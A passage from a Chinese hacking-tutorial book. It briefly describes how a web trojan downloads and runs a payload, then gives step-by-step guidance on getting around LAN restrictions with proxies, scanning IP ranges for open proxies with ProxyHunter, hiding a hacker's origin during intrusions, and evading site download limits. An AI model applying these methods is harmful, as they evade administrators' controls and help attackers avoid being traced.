win.test: 下在文件 abc.abc 到对方机器上，并且保存为 win.hta 并且执行。
abc.abc 下载二进制的木马文件 test.exe，并执行。
test.exe：木马程序。

6.5.6 预防网页木马

网上经常有消息说赠送 Q 号或者玩网游的时候里面有人喊赠送的好东西在某某网址上，其实那上面所说的例子用的就是这种原理，不知不觉中你机器上的所有有关于密码或者指定名词的东西全发送到对方指定的邮件箱里去了。

其实了解了网页木马的工作原理后我们就不难防护他，看完以上内容后就可以得出一个结论，网页木马主要利用 IE 的漏洞来实现的，所以在预防的时候一定要做到以下几点就可以保证上网的安全了。

（1）安装 IE 的最新版本并且随时下在才做系统和 IE 的补丁程序。

（2）不随便登录不熟悉朋友送来的网站。

（3）不随便登录不明网站，如色情网站，尤其一些卖外挂，卖木马的网站。

（4）不随便打开和预览有附件的邮件。


（5）安装防火墙和杀毒软件的最新版本，经常进行升级和查毒。

Chapter 7

突破限制与隐藏身份

光盘教学


随着网络建设逐步完善，人们在网上的许多活动也被人为限制了，最常见的就是限制局域网登录 Internet，本章主要介绍如何突破局域网中的各种限制，做到自由地出入局域网。



很多时候，学校、企业等局域网中，并不是每台计算机都能上网，网管员总要对每台计算机做特殊限制，那么怎样让不能上网的计算机也能上网呢？这就要走不同途径，那就是通过代理上网，下面我们就来了解具体如何实现。


7.1 代理上网是如何突破网络限制的

No.01 使用代理软件



首先，在局域网中的每台计算机都拥有自己固定的私有IP地址。然后让局域网中能够上网的计算机安装代理服务器客户端软件。

No.02 CCProxy



使用 CCProxy 很简单，运行 CCProxy 安装该软件后，界面如图所示，绿色的网格坐标将会出现黄色的曲线表示网络数据流量。

No.03 代理服务

CCProxy 一旦打开之后，服务器端就配置完成了，当然在服务器端中，我们也可以作各种限制的设定，单击选项卡“设置”打开如下图所示的界面，该界面中可以设置各种代理服务和端口号的设置，默认

新手点拨

代理服务器（Proxy Server）是指那些自己不能执行某种操作的计算机，通过一台服务器来执行该操作，该服务器即为代理服务器。代理服务器是伴随着 Internet 应运而生的网络服务技术，它可以实现网络的安全过滤、流量控制（减少 Internet 使用费）、用户管理等功能，因此代理服务器对家庭网络、小型企业网络的用户十分有用。它不但可以解决许多单位连接 Internet 引起 IP 地址不足的问题，还能加快客户机访问网络资源的速度，控制网络流量并节约上网成本，甚至还能作为初级的网络防火墙使用，隔断非法访问信息，阻止一般的黑客入侵本地局域网。

Notice


代理软件也很多，例如：WinGate、SyGate、CCProxy 等，这里就以 CCProxy 为例。

Notice

端口可以自行设置，不过对应的客户端也要设置对应的端口号。


Notice

不同软件设置的地方不一样，不过原理一样的，例如QQ设置代理的地方在登录窗口的“设置”下。




为全部开启。

No.04 添加代理IP的主机



单击菜单栏中的“账号”，就进入下图所示的界面，该处可以设置具体为某个客户端作代理。

No.05 填写代理主机的IP地址



至此CCProxy安装完毕，接下来设置客户端IE。假设安装代理服务器CCProxy机器的IP地址是：192.168.115.1，选择IE菜单“工具”→“Internet选项”，选择“连接”选项卡，然后再选择“局域网设置”按钮。

No.06 CCProxy中对应了代理端口和协议

勾选上“代理服务器”复选框，在地址中输入服务器IP地址：192.168.115.1，端口填写808，这个要根据CCProxy中的端口设置来填写。

7.2 代理隐藏术

- 7.2.1 网上查找代理服务器
- 7.2.2 扫描工具查找
- 7.2.3 代理猎手使用要点

不仅是局域网，就是在互联网上也有许多的网络限制，经常上网的用户可能会遇到这样的情况：远方（例如国外）的朋友能够打开的

网页自己这边无法打开，别人能很快访问的地址，而自己速度缓慢。


造成这种现象的原因有很多种，有可能是因为被访地址被人为的限制；有可能是用户所在地区以太网或光缆连接故障，导致网络通讯异常，不管原因是怎样，我们都可以使用代理服务的方法来解决该类问题。

使用代理还有一个好处就是用户可以进行匿名访问，如果你不想让别人知道你从那里来，想到那里去，使用代理服务器吧，它能很好保护你的私隐！对于黑客来说，入侵系统时，留下的是代理主机的 IP 地址……

7.2.1网上查找代理服务器

互联网上有许多代理服务器，黑客是如何找到他们的呢，这主要有两种方法，一是通过网上查找，二是使用工具进行扫描。这里我们先介绍网上查找代理服务器的方法。

一般来说，免费的代理服务器地址一般是不公开的，我们就得在网络上进行搜索这些免费的代理服务器。例如在 HTTP://www.pass-e.com/proxy/ 就能查找免费的代理服务器的 IP。



7.2.2扫描工具查找

黑客还可以自己动手搜索合适的代理服务器，不过在茫茫的网络中搜索得靠运气，什么时候能够搜索到也不确定，这里我们介绍一款著名的代理搜索工具——代理猎手（ProxyHunter）。

新手点拨

总的说来，使用代理上网有如下几点好处：

●访问国外站点，教育网、169 网等网络用户可以通过代理访问国外网站。


●访问一些单位或团体内部资源，如某大学 FTP(前提是该代理地址在该资源的允许访问范围之内)，使用教育网内地址段免费代理服务器，就可以用于对教育网开放的各类 FTP 下载上传，以及各类资料查询共享等服务。

●突破 ISP 的 IP 封锁，有很多网站是被限制访问的，这种限制是人为的，不同 Serve 对地址的封锁是不同的。所以不能访问时可以换一个国外的代理服务器试试。

Notice

读者可以在搜索引擎中查找代理网站，还可以到“HTTP://www.proxycn.com/”、“HTTP://www.MultiProxy.org”等地方查找公开的 IP 地址。

这些网站的数据更新不够快，可能有些公布的 IP 主机都已经关闭了代理，所以使用前请先测试该代理主机是否可用，例如将该代理主机的 IP 地址填入浏览器中，测试能否正常登录其它网站。



Notice


代理猎手无需安装，解压之后即可运行，第一次使用代理猎手的时候，会弹出一个警告窗口，提示使用代理猎手搜索服务器可能会带来的问题。如果确定要使用，就单击按钮“我知道了，快让我进去吧！”，同时不要忘了选上“以后不显示此对话框”，以免每次运行都提示该窗口。之后进入程序主界面。

1.添加搜索任务

要搜索代理服务器，首先得确认搜索的目标，这就是“搜索任务”，很多新用户在使用代理猎手的时候并不知道如何来添加这个搜索任务，下面我们就来详细介绍一下。

No.01 添加搜索任务


运行代理猎手之后，首先选中“搜索任务”标签，单击下面的“添加任务”按钮。在添加任务窗口中，选择任务类型，默认为“搜索网址范围”，单击“下一步”。然后选中下图中的“选取已定义的范围”按钮，打开“预定义的IP地址范围”对话框。



Notice

这一步的目的是指定代理猎手搜索的IP地址范围。

No.02 指定搜索IP的范围



在“预定义的IP地址范围”对话框中设置搜索的范围，单击“添加”按钮就可以自定义搜索IP的范围了。

Notice

随着时间的推移，预定义的IP地址范围可能不再满足要求，用户最好自定义IP地址范围。


No.03 已有的“IP地址范围”文件

代理猎手也提供了一些网段的IP地址范围供用户参考，在“预定义的IP地址范围”窗口中单击“打开”按钮，就可以看见代理猎手提供的一些地方的“IP地址范围”文件。

No.04 选择部分IP段

关于香港地区的IP网段也很多，不一定把所有的网段都加入到代理猎手中搜索，用户可以通过用鼠标配合键盘上的【Shift】或【Ctrl】键进行多选。

No.05 端口和协议配置窗口



选定好了IP地址范围后，单击“使用”按钮返回到“添加搜索任务”窗口，然后单击“下一步”，进入到对端口（Port）进行选择的窗口。

No.06 自定义的端口和协议

如果用户明白自己搜索任务中需要的端口和协议，那么就直接单击“添加”按钮，在打开的“添加端口和协议”对话框中填写具体数据即可。

No.07 已定义端口和协议对话框

如果用户不了解需要搜索什么端口和协议，也可以使用代理猎手中提供的默认配置，单击“选用”按钮，进入“已定义端口和协议”对话框中。

Notice

用户在这里选择需要的网段来进行搜索。例如，我们要搜索香港地区的代理服务器，那么在这里就选中“HongKong.ipr”文件，然后单击“打开”按钮。这样，香港的IP地址段就出现在“预定义的IP地址范围”对话框中了。

Notice


一个地区的IP地址也有范围，此处选取一定的IP地址范围。

Notice

IP和协议总是配套设置的，指定了IP地址搜索范围后，还需指定搜索的协议内容。

Notice


端口和协议一般都是人们定义好了的，不会轻易变换，用户可以参考代理猎手中的默认配置。



Notice

这里对搜索的协议进行添加。

No.08 选择定义好的端口和协议



我们在这里单击“打开”按钮，在预设的文件夹中选择“default.ppc”文件，该文件包括常用的端口号码。

Notice

如果单击“添加”按钮就回到第（6）步。

No.09 确定好了搜索范围和协议

确认了要搜索的端口和协议之后，单击“使用”按钮，会弹出个提示窗口，问你“是否必搜”，选“是”。返回到添加搜索任务窗口，单击“完成”，完成对搜索任务的添加，返回到主界面。

Notice

到此就指定了代理猎手搜索的IP地址范围及要搜索的代理协议。


2.开始搜索任务

任务添加好之后，我们暂时先别着急搜索，为了提高搜索的效率，还可以配置一下代理猎手。

No.01 打开参数设置窗口

单击工具栏上的“运行参数设置”按钮或单击菜单栏上的“系统”→“参数设置”打开配置窗口。

No.02 设置搜索验证



在“运行参数设置”对话框“搜索验证设置”栏下，勾选搜索方法中的“启用先 Ping 后连的机制”。

Notice

代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100。如果用户的网络带宽无法提供这么大数量的并发连接，就需要相应减少各个并发的数量，以免影响正常的网络使用。

No.03 开始搜索

设置完之后就可以在代理猎手主界面上单击“开始执行搜索任务”按钮，开始代理服务器的搜索过程。

Notice

搜索的过程可能会很长久，如果用户要终止搜索，可以单击“开始”按钮旁的“停止执行搜索”按钮，下次搜索时将继续搜索。

3.调度使用代理

经过搜索一段时间，单击主界面的“搜索结果”标签，可以查看搜索的结果。在结果列表中找到验证状态为“Free”（也就是免费代理）的项，通过鼠标右键调出的菜单将选定的代理地址加入到调度中。可以由同样的方法，多加几个免费代理进入调度列表。

Notice

搜索出来的结果不一定能实用，用户必须对结果进行验证。


Notice

在启用调度之后你还可以在代理调度选项单里看到每个代理服务器的使用情况和数据流量。

为了测试搜索到的 IP 地址是否能正常代理，我们以 IE 浏览器进行检测，选择菜单栏中的“工具”→“选项”菜单，在“Internet 选项”窗口中单击“连接”选项卡。

Notice

如果用户使用的是拨号上网，则在“拨号和虚拟专用网络设置”中选择拨号的网络，然后单击右侧的“设置”按钮，如果用户使用的是局域网，则直接单击“局域网设置”按钮。



在代理设置中填写代理服务器的 IP 地址及端口就能够通过这个代理服务器上网了。

新手点拨

打开代理猎手，就会发现有 3 个标签：“搜索任务”、“搜索结果”、“代理调度”，这是代理猎手的 3 大功能，分别是搜索代理、验证代理和代理调度，我们主要联注的是代理猎手的前两个功能。

7.2.3代理猎手使用要点

代理猎手是黑客常用的好工具，可以搜索和验证指定网段的代理服务器，让用户可以高速的访问一些平时很慢的或者无法访问的站点。前面我们已经简要介绍了代理猎手的使用流程，这里再向读者详细介绍该软件的使用要点。

1.搜索代理

单击“搜索任务”栏下面的“添加任务”打开添加搜索任务对话框，这时在“任务类型”中有几个选项，不过前面已有详细的说明，此处不再赘述，直接单击“下一步”进入实际步骤。


No.01 确定搜索IP地址范围

在随后出现的窗口中单击“添加”按钮，然后在弹出的“添加搜索 IP 范围”对话框中填入要搜索的起止 IP 地址范围。

比如找一个和 www.163.com 在同一个网段的代理，以便快速访问 www.163.com 的主页，首先打开一个“命令提示符”窗口，运行 ping www.163.com 得到 163 的 IP 地址为 220.181.28.53。

> **Notice**
>
> 确定 IP 地址段范围很重要，因为 IP 地址实在太多了，总不能一个一个都搜索。所以我们得确定范围有目的的进行搜索。

No.02 指定搜索IP的范围



这时就可以在起止 IP 地址分别填入 220.181.28.1 到 220.181.28.254，当然用户也可以增大搜索的范围，比如，填入 220.181.0.1 到 220.181.255.254，这样将有机会搜索到更多的代理服务器，当然花的时间也要多 255 倍了！同样的，用户也可以搜索自己所在 IP 地址段的代理。

> **Notice**
>
> 我们一般要搜索的都是 HTTP 的代理，所以协议一般都是选 HTTP。至于端口的设定，用户可以定义一个端口的搜索范围，但这样的工作量就太庞大了，所以我们在搜索时一般只让它搜索指定的端口。一般服务器的 HTTP 的常用端口为 80、8080、1080、3128 等，使用其他的端口就很少了，所以一般只需要定义这 4 个端口就行了。

No.03 选择代理协议

确定了搜索 IP 地址范围后单击“下一步”按钮进入端口和协议选择窗口，再单击“添加”按钮打开添加端口和协议对话框。

> **Notice**
>
> 如果在搜索的时候发现地址范围很大，可以随时单击“停止”按钮终止搜索，代理猎手会记住现在的位置，下次还可以从当前位置开始搜索的。另外用户可以使用“搜索任务”菜单的“导入任务列表”和“导出任务列表”来保存和读取当前的搜索进度。

No.04 设置搜索端口范围


如果不确定具体的端口号，我们还可以选择端口的范围，不过在搜索的时候代理猎手会将每一个端口与每一个 IP 进行验证，搜索将会变得很慢。

选定好端口之后，单击“完成”按钮就完成了搜索代理的设置工作，返回到主界面上单击上面的“开始”按钮就可以开始搜索了。

2.验证代理

验证代理是用来验证搜索到的代理是否有用、速度如何的功能，相当重要。

No.01 选择网站




验证代理的工作原理是这样的：首先在代理猎手中设置已知可访问的验证资源地址（网站地址，例如网易、新浪等），代理猎手就会将这些资源地址用于测试搜索到的代理是否可用。

Notice

要验证的资源地址是代理猎手已有的，用户可以根据自己所在的环境对验证地址添加或删除。

No.02 验证数据设置




验证数据的设置在主菜单的“系统设置”里的第二个选项卡“验证数据设置”里。用户可以在这里自行添加熟悉的网站地址。

Notice

我们知道新浪网作为全国大型的门户网站运行都很稳定，一般不会出现连接不上的情况，所以将新浪网用于测试代理是否可用很合适。

No.03 添加“新浪”网址作为验证地址



在“验证数据设置”标签中单击“添加”按钮，随后出现了添加验证数据的对话框，在“验证名”中填入验证名字，这里就填“新浪”（用户可以任意取名），验证类型一般就取默认值“特征字串”。在“验证地址”中填入“新浪”的网址“www.sina.com.cn”。

Notice


字符串有容量小，易传输的特点，所以根据特征字串能够很快地测试出代理的速度。

No.04 获取www.sina.com.cn的网络资源

单击“获取”按钮，代理猎手就开始连接“新浪”网站，并获取“特征字串”并显示在“获取网络资源”对话框中。

这时我们会看到在下面的信息窗口中出现了他获得的数据，分为上下两个窗口，上面的窗口显示的是新浪网服务器的基本信息，下面的窗口中的信息才是我们需要的东西。这里我们可以看到里面有“<title>新浪首页</title>”的字符串。

No.05 添加到列表中的验证信息



在获取信息框里，用鼠标选中“新浪首页”再单击“确定”按钮，这时选中的字符串就已经自动填入了刚才的特征字串栏里了，再单击“确定”返回，刚才添加的验证数据已经添加进了验证数据列表中。

要使用某个验证资源地址，只需选中它，并单击下面的“使用”按钮，代理猎手就会用该验证数据来验证搜索到的代理了。

目前很多网站为了保护资源，都对下载进行了限制，手段主要是限制“查看源代码”、“保存文件”、“目标另存为”等功能。但是这样的限制对我们普通用户来说，是不必要的，并且更带来了很多麻烦的。其实，可以破解限制的办法虽然很多，但是总的来说还是操作复杂，成功率不高，一般的用户也不会使用。这里介绍一种很通用和简单的办法，使用“影音传送带”（NetTransport）和“FlashGet”来破解限制。

7.3.1解除禁止右键和网页嵌入播放网页


首先我们要解除的是禁止右键，而且是网页嵌入的形式播放影片

Notice

所有的验证数据都是以“<title>和</title>”之间的字符串为标准的。

新手点拨

在“搜索结果”菜单下有“导入结果”和“导出结果”两个选项，分别是用来导入和导出代理列表的，从别处得到的代理列表一般是一个文本文件，内容类似202.102.98.53:80这样，每行一个，这样的文件就可以用“导入结果”导入到代理猎手的搜索结果中，然后用验证数据加以验证，找出可用的、快速的代理。



7.3 突破网络下载限制

或者 Flash 的网页。这里就以下载 Flash 为例，看看如何破解这类网页。

No.01 如果打开的页面里面有Flash 的链接

我们可以这样试试：在选择要下载的对象上面按住左键拖到影音传送带或者 FlashGet 的浮动窗口后松开按键。这时就会出现要下载的对话框，单击“确定”按钮就开始下载。使用这样的方法可以下载 mp3、rm、exe、rar、zip， 甚至流媒体文件。

Notice

不能去拖动已经播放的 Flash 、rm 文件，而是去拖动它们的链接。


No.02 批量下载

如果没有 Flash 的链接，而是直接在网页里面打开的 Flash，但是发现右键被禁止，怎么办呢?


可以这样：单击 Flash 所在的页面，按【Ctrl+A】“全选”，然后在被选中而变颜色的对象上面（一般是文字，图片等）拖到悬浮窗口里面，马上就出现“选择要下载 URL” 的窗口如下图所示。在里面你可以随心所欲的选择要下载的文件，打上钩就可以了。

Notice

如果出现的东西太多不方便的话，可以在那个窗口里面单击“扩展选择”按钮(FlashGet 中为“选定特定”按钮)，选中要下载文件的地址和类型，如下图所示。单击“确定”，就开始下载网站原来不让下载的文件了。



No.03 设置下载类型



再来看看这样的网站，只让你使用 Internet Explorer 直接单击下载文件，右键单击出来“本网页显示时间是 60 秒”之类的提示信息。如果拖动“下载链接”出现的却是“javascript: DownLoad('2046')”这样的错误地址，怎么办呢?

先需要做点设置：打开影音传送带主窗口，在“工具”菜单的 “选项”打开“监视”页面，勾上“受监视的 URL 需要被分析”、“URL 中含有通配符”。

Notice

如果你要下载的文件有特殊的后缀名可以添加在后面。单击“确定”后，再看看那个网站。按照正常的操作直接单击下载的时候，URL 自动被截获和分析，新打开的 Internet Explorer 窗口只是个空白页面可以关闭了，下载地址已经被影音传送带拿走，正在下载呢。

7.3.2 FlashGet添加代理突破下载限制


FlashGet 是非常流行的下载工具，其多线程下载功能让下载速度成倍增长，可是某些网站为了节约带宽，仅允许用户使用单线程下载文件，使得多线程下载功能“英雄无用武之地”，针对这种情况，FlashGet 提供了每一连接使用不同代理的功能，即允许用户在多线程下载文件时为每个连接配置一个代理服务器，让每个线程通过不同的代理服务器下载，这样在服务器看来就像是多人在同时下载，而不是单人在多线程下载，从而提高下载速度。

前面我们已经介绍了如何寻找代理服务器的方法，得到代理服务器后，就可以直接在下载软件中设置相应的代理，然后就可以登录受限制网站。不过对于限制同时使用多线程下载的 FTP 网站，要实现打破限制，除了要得到若干个可用的 socks 的代理服务器外，还需要对下载软件进行一些设置。

No.01 代理服务设置

选择 FlashGet 中的“工具”→“选项”命令，打开“选项”对话框，单击“代理服务器”选项卡中的“添加”按钮，这时会弹出一个“代理服务器设置”的对话框。

No.02 选择代理服务器



在弹出的“代理服务器设置”对话框中把可以使用的 socks 的代理服务器添加到列表窗口并勾选对应的“多代理”方框。

No.03 设置连接限制

当发现正在下载的 FTP 网站不支持同时使用多线程下载时，先暂停下载，

Notice

我们在下载大部分电影和软件的时候，其网站对线程进行了限制，只允许一个线程进行下载。在通常情况下载软件是有五个线程的，但是由于网站的限制只能使用一个，这样就不能在最大程度上发挥宽带的作用。这时候新新就来想办法如何突破单线程限制，让多个线程同时进行下载。


Notice

大部分网站是通过 IP 来进行限制的。因为一个电脑只有一个 IP 地址，所以只能使用一个线程。

Notice

添加 socks 代理服务器时要留意选择类型（sock5 还是 sock4，一般来说目前能找到多为 sock5 代理）和端口。

然后用鼠标右键单击下载任务，在出现的功能菜单中选择“站点属性”，接着取消属性窗口中的“没有限制”选项并填入下载线程数目。另外，一定要勾选“每一个连接使用不同的代理服务器”方能起作用。



重新开始下载后，你就可以在下载日志栏中发现正有几个小“汽车”努力地为你从遥远的网站中把所需的文件“搬”回家。

Notice

一般来说，Socks比HTTP代理性能要高一些，如果大家有可利用的Socks代理，建议就使用它。

Notice

每个线程对应一个socks代理服务器，所以如果socks代理不足则过多的线程会无效，一般5个左右就足够了。

7.3.3 Net Transport突破下载法

各种流媒体的播放网站都有不同程度的限制，其中下载线程的数目限制相当严格(即使使用Net Transport通常也只能使用单线程下载)，不过Net Transport能支持多代理多线程的下载技术，通过一定的方法同样可以突破这个下载限制。

Notice

与FlashGet相比，Net Transport除了具有它的大部分功能之外，还具有一项“特异功能”：支持流媒体下载。通过这个功能，很多只能在线播放的电影和音乐也能轻松下载。


No.01 验证代理下载

在“代理服务器”功能标签下增加代理后，单击“验证”按钮对代理服务器的状态和速度进行检测，并按速度快慢由上而下排序(单击“耗时”小方格)，最后单击“更新”按钮把新增的代理服务器保存起来。

No.02 选择代理主机

同样，使用多线程下载流媒体的时候，暂停下载任务，以【Alt+Enter】快捷键打开属性窗口，单击“代理设置”，然后选择“多代理，每个线程使用不

同的代理”，接着在下面的列表窗口中，从“线程 2”开始设置不同的代理服务器（“线程 1”不必使用代理服务器），最后确定退出就能享受多线程下载的快感了。



新手点拨

如果用代理服务器这个方法来突破单线程限制的话，那么一定要及时更新代理服务器的地址，只有这样才能更快的进行下载。否则是有了多线程下载，但是由于代理服务器的速度过慢，这样还不如单线程的下载速度。由于服务器接入 Internet 的带宽是固定的，当自己多开线程数后下载速度会得到提高，但是其他用户的下载速度会相对的降低，所以这里不推荐大家在受限站点使用代理服务器进行多线程下载。

7.3.4解除网吧下载限制

